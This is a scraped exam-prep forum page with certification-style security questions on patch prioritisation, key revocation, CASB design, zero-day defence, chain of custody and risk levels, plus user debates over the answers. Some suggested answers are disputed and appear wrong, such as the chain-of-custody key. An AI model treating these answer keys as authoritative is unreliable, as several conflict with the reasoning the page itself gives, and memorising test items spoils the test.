Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

Server1 NOT an Internet facing IP address

Server2 CVSS score 6.5 [x] Internet facing IP address No known exploit (the exploit is only a proof-of-concept (POC) meaning that there is not yet a confirmed and publicly available method to exploit the vulnerability reliably)

Server3 [CORRECT ANSWER] CVSS score 5.5 [x] Internet facing IP address [x] known exploit (indicating that there is a confirmed method available to exploit the vulnerability)

Server4 NOT an Internet facing IP address

upvoted 4 times

khengoolman 2 years, 9 months ago

Selected Answer: C

Choice is between B and C only, due to the IP being external. Then, you need to assess if the exploit is known and active in the wild, which means it's Server 3, as Server 2 only has a Proof of Concept exploit. If both were Yes or POC, you would go with the higher CVS score, but not when one is a zero day (essentially) and the other is not.

upvoted 4 times

abrub 2 years, 9 months ago

Selected Answer: C

Server 3 - email server is external facing and exploit is available, rather than just proof of concept (referencing server 2)

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: C

B is currently only listed as a proof of concept which indicates it isn't being actively exploited in the wild. Analysts have just shown that exploitation may be technically possible but no useful exploit has been developed or is being used for it. Patch C first as it is internet facing and active exploits are in the wild.

upvoted 3 times

32d799a 3 years ago

Selected Answer: C

Though the severity score for Server2 is higher, it only has a Proof of Concept exploit, whereas Server3 has an actual known exploit available. It's a close call between Server2 and Server3 due to the available exploits and severity scores. However, since actual exploits (not just POCs) have a higher likelihood of being used in the wild, the most prudent choice would be:

Answer: C. Server3.

upvoted 4 times

linuxG 3 years, 2 months ago

Selected Answer: C

I'm going C. Server 1 and Server 4 are not "Internet-Facing Hosts" and the second part of the question "patched first"....well Server 2 only has a PoC, it wouldn't have a patch available until the PoC has been verified.

upvoted 3 times

imather 3 years, 2 months ago

Selected Answer: C

I'm going with C. Server 1 and 2, while having higher CVSS have private IPs. Server 2 has a higher CVSS than 3, but the exploit is only POC, proof of concept. A POC is a demonstration of the feasibility of an exploit. Exploit = yes means there is a known exploit. So that means Server 3 is the highest priority internet facing server.

upvoted 4 times

nycrack 3 years, 4 months ago

Selected Answer: B

Yes B is the answer

upvoted 4 times

Geofab 3 years, 6 months ago

Selected Answer: B

B has external IP and higher vulnerability score compared to email server

upvoted 4 times

FOURDUE 3 years, 8 months ago

Selected Answer: B

due to the IP

upvoted 4 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: C

I will go against everyone else and choose C, here's why:

In a vulnerability assessment report, the "exploit" field is used to indicate whether or not a particular vulnerability can be exploited, or used to attack the system. The "Yes" value in this field indicates that the vulnerability can be exploited, while the "POC" (Proof of Concept) value indicates that a proof of concept for exploiting the vulnerability has been developed, but it is not known if the vulnerability can actually be exploited in a real-world attack.

So the correct remediation priorities should be: 1) Server2 2) Server3 3) Server1 4) Server4

upvoted 2 times

Mr_BuCk3th34D 3 years, 10 months ago

My bad, that should be B. My explanation remains the same.

upvoted 4 times

kycugu 3 years, 10 months ago

its B, because it has POC ready and has route-able IP

upvoted 2 times

GoldyTwatus 3 years ago

An exploit is more critical than a possible exploit

upvoted 1 times

Question #177 *Topic 1*

An organization is researching the automation capabilities for systems within an OT network. A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs. Which of the following programming languages is the MOST relevant for
PLCs?

A. Ladder logic

B. Rust

C. C

D. Python

E. Java

Suggested Answer: *A*

beanbag Highly Voted 3 years, 1 month ago

Selected Answer: A

The 5 most popular types of PLC programming languages of 2020 are: Structured Text (ST) Sequential Function Charts (SFC) Ladder Logic Diagram (LD) Function Block Diagram (FBD) Instruction List (IL)

upvoted 11 times

BiteSize Most Recent 2 years, 3 months ago

yeah, this list is legit...

upvoted 4 times

sh4dali Highly Voted 3 years ago

Selected Answer: A

Ladder logic is a type of programming language for PLCs. It is more visual than many other programming languages.

upvoted 5 times

hidady 2 years, 10 months ago

A is the correct answer

upvoted 2 times

Question #178 *Topic 1*

A security analyst sees that a hacker has discovered some keys and they are being made available on a public website. The security analyst is then able to successfully decrypt that data using the keys from the website. Which of the following should the security analyst recommend to protect the affected data?

A. Key rotation

B. Key revocation

C. Key escrow

D. Zeroization

E. Cryptographic obfuscation

Suggested Answer: *B*

Bright07 Most Recent 1 year, 6 months ago

Selected Answer: B

After extensive research, I have changed my answer to B. Key Revocation. This is a great question — and this is a classic scenario in security. Let's break it down quickly: Situation Summary: Keys were leaked publicly. Data was decrypted using those keys. So now, anyone can decrypt that data if they have the keys. The main issue? Compromised keys. B. Key revocation (Best Choice) Revokes the current keys — marks them as untrusted/invalid. This is what you do when keys are compromised or exposed. It ensures no one should use them anymore. BUT A. Key rotation Means replacing old keys with new ones periodically. Good practice, but doesn't directly respond to already-compromised keys. It's a future-facing action. Final Answer: B. Key revocation

upvoted 2 times

iganinja5 1 year, 6 months ago

Selected Answer: B

What good is it to rotate your keys if you don't revoke your old ones?

upvoted 2 times

Steel16 1 year, 8 months ago

Selected Answer: B

"Key rotation" refers to the practice of periodically replacing an old cryptographic key with a new one at a planned interval, while "key revocation" means immediately invalidating a key, typically done when there is a suspicion of compromise, meaning it should no longer be used even if it's still within its normal lifespan; essentially, rotation is a proactive measure, whereas revocation is a reactive response to a potential security breach.

upvoted 2 times

mansamusa 1 year, 10 months ago

Selected Answer: A

Key rotation involves replacing old keys with new ones ensuring continued security of encrypted data. Revocation alone does not protect historical data; it merely prevents the key from being used in the future. Any data already encrypted with that compromised key can still be decrypted by anyone who has access to the key.

upvoted 2 times

deeden 1 year, 10 months ago

Selected Answer: A

Key rotation involves replacing old keys with new ones ensuring continued security of encrypted data. Revocation alone does not protect historical data; it merely prevents the key from being used in the future. Any data already encrypted with that compromised key can still be decrypted by anyone who has access to the key.

upvoted 2 times

Bright07 1 year, 11 months ago

Ans A. key Rotation. The security analyst has discovered that the keys have been compromised and are being made publicly available. Since these keys can now be used by unauthorized parties to decrypt the affected data, the first and most effective action would be to rotate the keys. Key rotation involves generating new keys to replace the compromised ones, which ensures that the attacker can no longer use the old keys to decrypt the data. Key rotation is a standard security practice to maintain confidentiality and protect data when keys have been exposed or compromised. While Key revocation refers to the process of invalidating a key, usually through a public key infrastructure (PKI) or certificate authority. However, revocation alone does not necessarily prevent the use of previously compromised keys. It is often used in conjunction with key rotation, but it is not sufficient by itself to secure the data.

upvoted 2 times

Pupa3 2 years, 1 month ago

Key rotation is generally considered a best practice, while key revocation is typically only done if a key is suspected to be compromised. The Key has been compromised. Therefore, key revocation is warranted.

upvoted 2 times

HereToStudy 2 years, 1 month ago

Selected Answer: A

key rotation involves revoking the old key after creating a new one

upvoted 2 times

ServerBrain 2 years, 2 months ago

Selected Answer: B

Key rotation gets people to accept and use a new key; key revocation gets them to not accept the old one. Of course if you revoke the current key you generally want people to rotate into using a new one, but you can want people to rotate into a new key without any particular revocation of the old one.

upvoted 3 times

PluDou_111 2 years, 2 months ago

Selected Answer: A

This is also a repeat of 201 which does not have key revocation as a possible answer.

upvoted 4 times

hb0011 2 years, 9 months ago

Selected Answer: B

I agree with everyone saying there is no way it's E as the data is already obfuscated but I'm not clear on why to choose key revocation over key rotation? Wouldn't they both accomplish the same thing?

upvoted 2 times

Ariel235788 3 years ago

Selected Answer: B

Discovered your key was compromised? Better revoke and THEN distribute a new key. First step is always to revoke keys.

upvoted 4 times

SmokinJoe 3 years, 1 month ago

a hacker has a key stored on a public website, most like private key cuae who cares about the public key, it's shared. Said analyst uses key to decrypt data on website. Most likey his website, So the private key has be stolen and is able to decrypt the data encrypted with the public key of the website. Time for new keys. A.

upvoted 1 times

Ariel235788 3 years ago

You've gotta revoke the key first before you can distribute a new one

upvoted 1 times

CXSSP 3 years, 1 month ago

Selected Answer: B

in this specific scenario, "Cryptographic obfuscation" (option E) might not be the most effective solution.

Cryptographic obfuscation typically involves adding complexity to cryptographic algorithms to make them more resistant to attacks. However, in this case, the keys themselves have already been compromised and are available on a public website. This means that the attacker can still use the keys to decrypt the data, regardless of how complex the algorithm is.

The best course of action is to invalidate the compromised keys through key revocation (option B), which prevents the attacker from using them to decrypt sensitive data. This is a more direct and effective response to the situation at hand.

upvoted 2 times

imather 3 years, 2 months ago

Selected Answer: A

Going against the grain and saying key rotation. The question is how to protect the data that has an exposed key. Obviously, C and D are non-applicable. Cryptographic obfuscation is also not applicable. The data is already encrypted i.e. cryptographically obfuscated.

Key revocation is defined as "a process whereby a notice is made available to affected entities that the key should be removed from operational use prior to the end of the established cryptoperiod of that key." In other words, revocation is a notice that this key is no longer valid, not removing the ability for a key to decrypt something it encrypted.

A key rotation on the other hand, would re-encrypt the data on the website with new keys, protecting it and preventing the use of the old keys.

This is also a repeat of 201 which does not have key revocation as a possible answer.

https://csrc.nist.gov/glossary/term/key_revocation https://www.gnupg.org/gph/en/manual/c14.html https://cpl.thalesgroup.com/blog/data-protection/encryption-key-rotation-data-security

upvoted 4 times

BiteSize 3 years, 3 months ago

Selected Answer: E

Going with E. DATA is the question. rest is fluff.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Ariel235788 Highly Voted 3 years ago

There is no security in obfuscation. Also, you commonly put your source as comparing to ChatGPT. I JUST ran it through... In the scenario where a hacker has discovered some keys and made them available on a public website, and the security analyst was able to successfully decrypt data using those keys, the recommended action to protect the affected data is:

B. Key revocation.

Key revocation is the process of invalidating compromised or unauthorized keys to prevent their use for decrypting sensitive data. By revoking the compromised keys, the organization ensures that the keys are no longer valid for decrypting data, even if they are in the possession of unauthorized individuals.

upvoted 5 times

Geofab 3 years, 6 months ago

Selected Answer: B

yea; its a special question. I am going with B. but yes, it could be E as well

upvoted 3 times

Question #179 *Topic 1*

A company would like to obfuscate PII data accessed by an application that is housed in a database to prevent unauthorized viewing. Which of the following should the company do to accomplish this goal?

A. Use cell-level encryption.

B. Mask the data.

C. Implement a DLP solution.

D. Utilize encryption at rest.

Suggested Answer: *B*

[Removed] Highly Voted 2 years, 5 months ago

Selected Answer: B

How do you obfuscate PII data? PII can be obfuscated by either nullifying or masking. PII is nullified when its value is returned null. PII is masked when a portion of its value is returned with placeholder characters, such as 'XXXXXXX-3213' as a return value for an account number

upvoted 5 times

FOURDUE Most Recent 2 years, 2 months ago

i wish they used the term DATA AT REST instead of encryption at rest.. masking the data seems the correct choice.

upvoted 2 times

hidady 2 years, 3 months ago

B is correct "Mask the data"

upvoted 2 times

Mr_BuCk3th34D 2 years, 3 months ago

Selected Answer: B

Key word here is obfuscation: To obfuscate PII data accessed by an application housed in a database, the company should mask the data. This can be done by replacing the actual data with fake data that has the same format and characteristics, but is not sensitive or identifiable. This can be done using techniques such as data masking or data pseudonymization.

upvoted 4 times

sh4dali 2 years, 6 months ago

I meant B. Data masking

upvoted 4 times

sh4dali 2 years, 6 months ago

Selected Answer: A

Agree with Andy2345. A

upvoted 1 times

adamwella 2 years, 7 months ago

Not sure why it wouldn't be D. Utilize encryption at rest. Any insights?

upvoted 1 times

Andy2345 2 years, 6 months ago

Data masking appears to be more useful in situations involving SSNs, phone numbers, etc.

https://www.tokenex.com/blog/ab-what-is-data-masking-data-masking-vs-encryption-for-data-security#:~:text=Data%20Masking%20vs%20Data%20Encryption,is%20unreadable%20without%20a%20key.

upvoted 3 times

Question #180 *Topic 1*

A security engineer needs to implement a CASB to secure employee user web traffic. A key requirement is that the relevant event data must be collected from existing on-premises infrastructure components and consumed by the CASB to expand traffic visibility. The solution must be highly resilient to network outages.
Which of the following architectural components would BEST meet these requirements?

A. Log collection

B. Reverse proxy

C. A WAF

D. API mode

Suggested Answer: *A*

Mr_BuCk3th34D Highly Voted 3 years, 3 months ago

Selected Answer: A

The architectural component that would best meet these requirements is log collection. A log collection system can gather event data from various on-premises infrastructure components and send it to the CASB for analysis and visibility. A log collection system can also be designed to be highly resilient to network outages, ensuring that data is collected and sent to the CASB even in the event of an outage

upvoted 10 times

BiteSize Highly Voted 2 years, 9 months ago

Selected Answer: A

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

TomasValtor Most Recent 2 years ago

Answer: A Check this article which describes all the CASB deployment modes. Pag. 9 https://era.library.ualberta.ca/items/199f33ce-010c-412d-93d2-b5d16b7fd927/view/10195851-63af-492a-b456-fbf535bd6947/Wason_2020_Spring_MISSM.pdf

upvoted 2 times

surfuganda 2 years ago

Selected Answer: B

Don't underthink it either.

B. Reverse proxy:

Relevant event data collection: Reverse proxies sit in the data path between clients and servers, allowing them to intercept and log all incoming and outgoing web traffic. This enables comprehensive collection of relevant event data related to user web traffic.

Resilience to network outages: Reverse proxies are designed to be highly resilient to network outages. They can queue and buffer requests during outages, ensuring minimal disruption to traffic visibility. Additionally, they can handle failover scenarios and maintain service availability even in the event of network disruptions.

Reverse proxies excel in meeting both requirements: they effectively collect relevant event data from existing on-premises infrastructure components and offer high resilience to network outages.

upvoted 3 times

ThatGuyOverThere 2 years, 6 months ago

Selected Answer: B

Log collection won't allow the CASB to control access the way it needs to, in real time. Plus every time I research CASB deployment modes it's always proxy (forward or reverse) and API. API would involve changes on the SaaS side so that doesn't fit with the question, therefore Reverse Proxy must be the answer.

upvoted 2 times

ThatGuyOverThere 2 years, 5 months ago

I strike my decision on this after further research. Log Collection collection is an option and I'm changing my answer to that.

upvoted 2 times

32d799a 2 years, 6 months ago

Selected Answer: B

Given the described scenario where event data must be collected from on-premises components and consumed by the CASB to expand traffic visibility, and resilience to network outages is a requirement, the Reverse proxy (B) mode would be the best architectural component. It provides real-time interception, evaluation, and enforcement of policies on web traffic, which aligns with the requirements.

upvoted 1 times

FOURDUE 3 years, 2 months ago

Selected Answer: A

voting A because of this reason within the question: A key requirement is that the relevant event data must be collected from existing on-premises infrastructure components and consumed by the CASB to expand traffic visibility. the KEY requirement is that relevant event data must be collected from existing on-premises infrastructure... EVENT data.. EVT files are log files.. dont read too much into this.

upvoted 5 times

david124 3 years, 2 months ago

Selected Answer: B

While log collection can provide valuable information for security monitoring, it does not provide visibility into user web traffic in real-time. A reverse proxy, on the other hand, can provide real-time visibility and control over web traffic, making it a better option to meet the requirements described in the scenario. Additionally, a reverse proxy can provide high resilience to network outages as it can be designed with redundancy and failover capabilities.

upvoted 2 times

FOURDUE 3 years, 2 months ago

go to this link https://forcepoint.github.io/docs/casb_and_azure_sentinel/#step-2--configuration-for-casb-log-forwarder and read about CASB Step 2 – Configuration for CASB Log Forwarder

upvoted 1 times

Sepu 2 years, 9 months ago

This is for sending Forcepoint CASB logs to Azure Sentinel (SIEM). It doesn't apply to this scenario. B imo.

upvoted 1 times

Sepu 2 years, 9 months ago

Forget about that. Reverse proxy won't help either. The option would be to collect the logs and manually submit them to the CASB tool. https://portal.bitglass.com/admin/admindocs/Default.htm#NUI/Analyze/Discovery%20Report%20Page.htm?TocPath=Analyze%257CDiscovery%2520Portal%257C_____1 Changing to A.

upvoted 4 times

Question #181 *Topic 1*

A company security engineer arrives at work to face the following scenario:
1. Website defacement
2. Calls from the company president indicating the website needs to be fixed immediately because it is damaging the brand
3. A job offer from the company's competitor
4. A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data
Which of the following threat actors is MOST likely involved?

A. Organized crime

B. Script kiddie

C. APT/nation-state

D. Competitor

Suggested Answer: *C*

Mr_BuCk3th34D Highly Voted 2 years, 10 months ago

Selected Answer: C

Competitor is not an "threat actor". Based on the information provided, it seems that the most likely threat actor involved is an APT/nation-state. This is based on the fact that the security analyst's investigative report describes lateral movement across the network from various IP addresses originating from a foreign adversary country, which typically indicates a more advanced and sophisticated type of threat actor.

A competitor is also a possibility, but given the other indicators (website defacement, calls from the company president about the damage to the brand) and the fact that the security analyst's report specifically mentions a foreign adversary country, it seems more likely that an APT/nation-state is the primary threat actor in this scenario.

upvoted 6 times

deeden Most Recent 1 year, 10 months ago

Selected Answer: C

Well, it is possible that the Competitor might have hired APT to do the dirty work LOL but nevertheless evidence points to an advanced ATT&CK

upvoted 1 times

ThatGuyOverThere 1 year, 12 months ago

Given 2-3 of the items listed point to competitor more than APT/nation-state, I'm going with D. The only indicator of APT/nation-state is foreign addresses but competitors cross nations, including foreign adversary countries. You can also have a competitor pay a threat actor to work on their behalf or simply use VPNs/proxies to make an attack appear like it's from a different country. Whether or not competitors are a "main" threat actor type I think is irrelevant. It is absolutely a threat actor type and the bulk of the indicators point to it.

upvoted 1 times

jt2oux 2 years, 1 month ago

I'm choosing C.

A competitor job offer is easily explained by the website defacement that is damaging the brand. Competitors often keep close watch of each competing entity website as a part of normal business. They would possibly be the first to discover the website defacement in the first place.

upvoted 1 times

last_resort 2 years, 6 months ago

Selected Answer: C

Going with C. Nation state/APTs are known for false flag attacks

upvoted 2 times

FOURDUE 2 years, 8 months ago

Selected Answer: C

4. A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data

upvoted 2 times

AnnoyingIAGuy 2 years, 9 months ago

I would say competitor. APT/nation states don't necessarily benefit from defacement of a companies "brand". The email for a job opening could be a distractor, but I take it as relevant. The data exfiltration could also be a good indicator of a competitor. The foreign IPs are very easily explained away with the use of VPNs.

upvoted 1 times

hidady 2 years, 10 months ago

D is the correct answer

upvoted 1 times

chil7chil7 2 years, 11 months ago

Selected Answer: D

I would say competitor the whole process is trying to make the brand reputation goes down.

upvoted 2 times

chil7chil7 2 years, 11 months ago

sorry it's C, competitor is not main threat actor... and it's also more like insider to sell IP to competitor

upvoted 3 times

Question #182 *Topic 1*

A company wants to improve its active protection capabilities against unknown and zero-day malware. Which of the following is the MOST secure solution?

A. NIDS

B. Application allow list

C. Sandbox detonation

D. Endpoint log collection

E. HIDS

Suggested Answer: *C*

beanbag Highly Voted 4 years, 1 month ago

Selected Answer: C

Sandbox security testing proactively detects malware by running suspicious code in a safe and isolated environment, and monitoring the behavior and outputs of the code. This is known as “detonation”. The major advantage of sandbox-based security testing is that it can reliably detect unknown threats

upvoted 12 times

yungshag 3 years, 9 months ago

I agree with Ckl22 and go with B. Key word is active.

upvoted 3 times

Ariel235788 Highly Voted 3 years ago

Selected Answer: B

Crazy cause you know, if you have an application ALLOW list (app whitelist) that means unknown malware wouldnt even be allowed to run in your environment. hence zero days would be mostly covered. Basically with an app whitelist you're reducing your attack surface of zero days. Sandboxing only allows for testing of malware, not necessarily provide active protection capabilities

upvoted 8 times

f13e9a2 Most Recent 1 year, 5 months ago

Selected Answer: E

An application allow list isn't going to help you if one of your approved applications receives an update with a zero day in it. A zero day is an exploitable flaw, not an instance of malware inserted in the code. How would you 'detonate' an unknown flaw? A NIDS only monitors network traffic and collecting logs only 'might' show there is a problem. A HIDS would monitor the system for suspicious behavior which would only occur after them exploit was exploited. I think that's the best answer but really defending against a zero day is virtually impossible, its trying to know what you don't know, all you can do is be aware of your limitations.

upvoted 1 times

Steel16 1 year, 8 months ago

Selected Answer: C

The most secure solution against unknown and zero-day malware is a layered security approach that heavily utilizes advanced threat detection techniques powered by artificial intelligence (AI) and machine learning (ML), including sandboxing, behavioral analysis, and heuristic detection, combined with a robust firewall, regular software updates, and strict user access controls; this allows for proactive identification of suspicious activity even when the malware signature is completely unknown. Sandboxing is isolating suspicious files in a controlled environment to observe their behavior without risking the wider network, allowing for detailed analysis of potential zero-day exploits.

upvoted 1 times

deeden 1 year, 10 months ago

Selected Answer: D

I think sandboxing is more effective. Stuxnet relied on exploiting Windows and Siemens PLC software. Aurora exploited Internet Explorer, which would likely be whitelisted in most environments. EternalBlue targeted SMB protocol vulnerabilities in Windows. Since SMB services are part of the operating system, whitelisting wouldn’t block this exploit.

upvoted 1 times

ninjachuleta 2 years, 4 months ago

Selected Answer: B

Active protection capabilities against unknown and zero-day malware. Sandbox detonation would be for known malware.

upvoted 1 times

jhxetc 2 years, 9 months ago

Selected Answer: C

B, by definition cannot solve the problem. Think about it - you can't know if an application you've whitelisted has "UNKNOWN" malware unless you've tested it somehow... I.e. Sandbox detonation. Correct answer is C.

upvoted 4 times

Anarckii 2 years, 10 months ago

Selected Answer: B

the goal is to protect again unknown and zero-day vulnerabilities. Since these are unknown, you would want to allow only known and trusted applications to run. B and C are correct, but due to the question B is the correct answer

upvoted 3 times

Anarckii 2 years, 10 months ago

Changing to C as the question ask for active protection capabilities

upvoted 1 times

32d799a 3 years ago

Selected Answer: C

C. Sandbox detonation: This involves executing incoming files in a controlled environment (sandbox) to see if they display any malicious behaviors. If they do, they are flagged as malicious.

upvoted 2 times

Meep123 3 years ago

Application attempts to get into environment Allow/Deny Sandbox security testing

Stop it before it gains entry.

Thoughts?

upvoted 1 times

Knarles 3 years, 2 months ago

I believe C is the answer because an application allow list is going to obviously prevent the use of applications on a system. Zero-day malware may be present in software that you or your organization need to use. Therefore denying the use of that application isn't the answer. Detonating within a sandbox to determine if there are any issues would proactively work against the problem.

upvoted 4 times

RoVasq3 3 years, 3 months ago

Selected Answer: B

I believe the answer is Application Allow list. B

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Application whitelisting = best defense

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

blehbleh 3 years, 5 months ago

Selected Answer: B

Application allow list is an active way to approach defense.

upvoted 2 times

Cosmic_robot 3 years, 6 months ago

Selected Answer: B

Application allow list (whitelist / permit list) is really the only "active" approach you can take defensively in regard to zero-day or unknown malware. This is actively lowering the vectors of attack through possible malicious software being downloaded.

upvoted 2 times

rmwilsn 3 years, 6 months ago

Selected Answer: B

Come on ya'll, it's B.

upvoted 3 times

last_resort 3 years, 6 months ago

Selected Answer: B

B....application allow list. This is an active control. The vote percentages are skewed for this question because people are not selecting a "voting comment"

upvoted 3 times

Question #183 *Topic 1*

Which of the following BEST describe the importance of maintaining chain of custody in forensic evidence collection? (Choose two.)

A. It increases the likelihood that evidence will be deemed admissible in court.

B. It authenticates personnel who come in contact with evidence after collection.

C. It ensures confidentiality and the need-to-know basis of forensically acquired evidence.

D. It attests to how recently evidence was collected by recording date/time attributes.

E. It provides automated attestation for the integrity of the collected evidence.

F. It ensures the integrity of the collected evidence.

Suggested Answer: *A, C*

AlenKumar Most Recent 2 years, 3 months ago

The importance of maintaining chain of custody in forensic evidence collection is best described by the following:

A. It increases the likelihood that evidence will be deemed admissible in court: Maintaining a thorough and accurate chain of custody is crucial for ensuring that forensic evidence can be used as evidence in a legal proceeding. By documenting every step in the process of collecting, handling, and storing forensic evidence, it is possible to establish a clear chain of custody that shows the evidence has not been compromised or tampered with. This can help to increase the likelihood that the evidence will be deemed admissible in court.

F. It ensures the integrity of the collected evidence: Maintaining a chain of custody helps to ensure the integrity of the collected evidence by providing a record of who has handled the evidence and how it has been handled. This can help to prevent contamination or tampering of the evidence, which could compromise its integrity and accuracy.

Option B, authenticating personnel who come in contact with evidenc

upvoted 2 times

hidady 2 years, 3 months ago

AF is the crrect answer

upvoted 3 times

angryelvis 2 years, 4 months ago

Selected Answer: AF

page 740 of the CASP Student manual: Forensic evidence is most useful when it's complete and verifiably authentic. You can achieve the first with an expansive collection approach, even if you must pare it down later. The second requires a chain of custody documenting where the evidence was discovered, who collected it, how it was collected, and every person who handled it from then until its presentation in court. The chain of custody exists to ensure the evidence was collected legally and was not subsequently altered.

upvoted 3 times

adamwella 2 years, 7 months ago

Selected Answer: AF

https://resources.infosecinstitute.com/topic/computer-forensics-chain-custody/

upvoted 3 times

adamwella 2 years, 7 months ago

A,F It is important to maintain the chain of custody to preserve the integrity of the evidence and prevent it from contamination, which can alter the state of the evidence. If not preserved, the evidence presented in court might be challenged and ruled inadmissible.

upvoted 2 times

troy9876 2 years, 7 months ago

Selected Answer: AF

I would think integrity is more important than confidentiality.

upvoted 3 times

Question #184 *Topic 1*

A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems.
Which of the following now describes the level of risk?

A. Inherent

B. Low

C. Mitigated

D. Residual

E. Transferred

Suggested Answer: *D*

[Removed] Highly Voted 3 years, 11 months ago

Selected Answer: D

CAPTCHA does not completely mitigate the risk of Bots but rather reduces the risk and therefore Residual risk remains after the CAPTCHA implementation.

upvoted 12 times

BreakOff874 Highly Voted 3 years, 6 months ago

Selected Answer: A

The CAPTCHA was suggested but it was never implemented. Inherent risk refers to the risk that exists before any controls or mitigations have been applied. In this case, since the CAPTCHA system has not been implemented yet, the risk associated with attackers employing automated systems to purchase the video cards is still at its inherent level.

upvoted 6 times

Bright07 Most Recent 1 year, 9 months ago

Selected Answer: A

If the admin chooses D as the correct answer, and is the most voted for, then this question has to be reframed to " The security engineer implemented CAPTCHA system on the web store to help reduce the number of video cards purchased through automated system. And the level of risk now will be described as RESIDUAL Risk. But with this question now, security engineer just suggested implementing and it has not been implemented yet. So, the answer still remains INHERENT Risk.

upvoted 1 times

IT_Master_Tech 2 years, 1 month ago

Residual risk…according to CharGPT. Also, CAPCHA doesn't eliminate risk 100%, so the remaining risk is residual.

upvoted 1 times

Bright07 2 years, 2 months ago

Please see question #188 and compare it with this question, you will understand the difference between when something is being suggested and when implemented.

upvoted 2 times

Bright07 2 years, 2 months ago

People have to pay attention to the questions very well. The question says "suggest" which means nothing has been implemented yet. The question is very tricky. So the answer is A.

upvoted 1 times

PluDou_111 2 years, 2 months ago

Selected Answer: A

Key word is "suggest". Nothing was implemented. So as it is "Now", there is an Inherent risk. Once it is implemented, we will look for residual.

upvoted 4 times

enduser9000 2 years, 3 months ago

Selected Answer: A

A, inherent is before, residual is the remaining level of risk.

What is being described is the risk before anything is done

upvoted 2 times

ninjachuleta 2 years, 4 months ago

Selected Answer: A

A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market.....

The next two sentences should be ignored because they change nothing about the current risk.

upvoted 2 times

ddcnsd65 2 years, 6 months ago

https://www.pwc.com/cyber/digital-trust

upvoted 1 times

ddcnsd65 2 years, 6 months ago

D

Is Resdidual risk a "level" of risk in cybersecurity?

Yes, "resdidual" risk is a level of risk in cybersecurity that refers to the risk that remains after security measures have been implemented. It is the risk that an event will still occur despite the implementation of risk management controls or stratagies. For example, if an organization implements an email security service to detect spamd and phishing attacks, but continues to receive phishing emails, that's an example of "residual" risk.

upvoted 1 times

suprman4485 2 years, 7 months ago

It says "level", the only one listed that is a cybersecurity level and makes sense is Low.

upvoted 2 times

userguy890_111 2 years, 8 months ago

Selected Answer: A

The question never says they implemented captcha, only suggested. This is a trick question so its A. However if the question is mistyped then it may be D.

upvoted 2 times

ElDirec 2 years, 8 months ago

Selected Answer: A

Inherent Risk LOL Trick question: ChatGPT doesn't know how to solve trick questions. If you're broke, and I suggest, you get a job in cybersecurity. How are your finances now?

upvoted 3 times

talosDevbot 2 years, 9 months ago

Selected Answer: D

"Residual risk is the risk that remains after your organization has taken proper precautions and implemented appropriate controls" - Sybex CASP+ textbook

upvoted 1 times

hb0011 2 years, 9 months ago

I don't like this question because the leftover risk after the mitigating control is known as Residual risk... but residual risk is not a "level" of risk. A level would be low, medium, high, etc. It's a type of risk.

upvoted 2 times

The_Lucifer 2 years, 9 months ago

question just says captcha was suggested not implemented than shouldn't it be A?

upvoted 2 times

Question #185 *Topic 1*

A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

A. Business Impact rating

B. CVE dates

C. CVSS scores

D. OVAL

Suggested Answer: *A*

p1s3c Highly Voted 2 years, 5 months ago

Selected Answer: C

To create a priority list of items that must be addressed quickly, a security analyst should use the Common Vulnerability Scoring System (CVSS) scores. The CVSS provides a quantitative method for assessing the severity of vulnerabilities and assigns scores based on the potential impact, ease of exploit, and other relevant factors. By prioritizing the vulnerabilities with the highest CVSS scores, the organization can focus on the most critical issues first and reduce the overall risk posture.

upvoted 5 times

BiteSize Highly Voted 2 years, 3 months ago

Selected Answer: C

CVSS Scores get the conversation started. The analyst wouldn't deal with the BIA; leadership would have to convey that to senior leadership for a decision point. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

yungshag 2 years, 9 months ago

I am puzzled by the wording of the question. if the referenced endpoint is a singular device being scanned, the answer is CVSS. If the referenced endpoint is performing scans on multiple other devices, answer is Business Impact Rating, which would come from Business Impact Analysis.

upvoted 2 times

kycugu 2 years, 10 months ago

C. CVSS scores (Common Vulnerability Scoring System) should be used to create a priority list of items that must be addressed. The CVSS is a standardized scoring system that is used to assess the severity of vulnerabilities based on a number of factors, including the impact on confidentiality, integrity, and availability, as well as the ease of exploit and the likelihood of an attack. Vulnerabilities are assigned a score on a scale of 0.0 to 10.0, with higher scores indicating a greater level of severity. By reviewing the CVSS scores of the vulnerabilities identified in the report, the security analyst can quickly determine which ones are the most critical and should be addressed first. Other factors, such as the business impact rating and the potential impact on the organization's operations, may also be taken into account when prioritizing patches.

upvoted 3 times

[Removed] 2 years, 11 months ago

Selected Answer: C

CVSS is the fastest form of assessment from 0 to 10 [none,low, medium, high] https://www.first.org/cvss/

upvoted 3 times

sh4dali 3 years ago

Selected Answer: C

I would go with C as well. There is no such thing as business impact rating in the book

upvoted 4 times

Sloananne 3 years ago

Selected Answer: C

CVSS seems like the correct answer

upvoted 3 times

adamwella 3 years, 1 month ago

Security analysts do not conduct business impact assessments just FYI

